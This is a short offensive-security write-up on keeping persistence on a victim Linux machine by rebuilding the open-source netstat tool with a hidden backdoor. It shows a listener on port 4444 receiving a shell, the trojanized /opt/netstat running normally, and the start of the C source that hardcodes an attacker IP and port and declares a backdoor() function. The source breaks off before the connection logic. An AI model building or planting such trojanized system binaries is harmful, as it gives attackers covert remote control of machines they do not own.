
Netstat OpenSource for Persistence


We use netstat for maintaining persistence in the victim machine.



```
Listening on 0.0.0.0 4444
Connection received on 3.110.128.140 59894
~$ whoami
john
~$ 
```

```
john@ip-10-0-10-249:~$ /opt/netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:6789          localhost:49102         ESTABLISHED
tcp        0      0 ip-10-0-10-249.ap:32868 25.143.193.35.bc.:https ESTABLISHED
tcp        0      0 localhost:49118         localhost:6789          ESTABLISHED
tcp        0      0 localhost:6791          localhost:47314         ESTABLISHED
tcp        0      0 localhost:49124         localhost:6789          ESTABLISHED
tcp        0      0 localhost:49102         localhost:6789          ESTABLISHED
tcp        0      0 localhost:49098         localhost:6789          ESTABLISHED
tcp        0      0 localhost:47314         localhost:6791          ESTABLISHED
tcp        0      0 localhost:6789          localhost:49098         ESTABLISHED
tcp        0      0 localhost:6789          localhost:49118         ESTABLISHED
tcp        0      0 ip-10-0-10-249.ap:32814 25.143.193.35.bc.:https ESTABLISHED
tcp        0      0 ip-10-0-10-249.ap:32878 25.143.193.35.bc.:https ESTABLISHED
tcp        0      0 localhost:6789          localhost:49124         ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ]         DGRAM      CONNECTED     7418
unix  2      [ ]         DGRAM      CONNECTED     7536
```

While building netstat we specified our attacker machine IP and PORT in the `src/netstat.c` code.



```
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

// Port to host the backdoor
#define PORT 4444

// Server address to connect to (Attacking IP)
#define SERVER_IP "13.234.11.252"

// Byte size to caputure
#define BUFFER_SIZE 1024

// Bytes size to send
#define RESPONSE_SIZE 4096


int backdoor(void);

int backdoor(void) {
    int sockfd;
    struct sockaddr_in server_addr;
    char buffer[BUFFER_SIZE];
```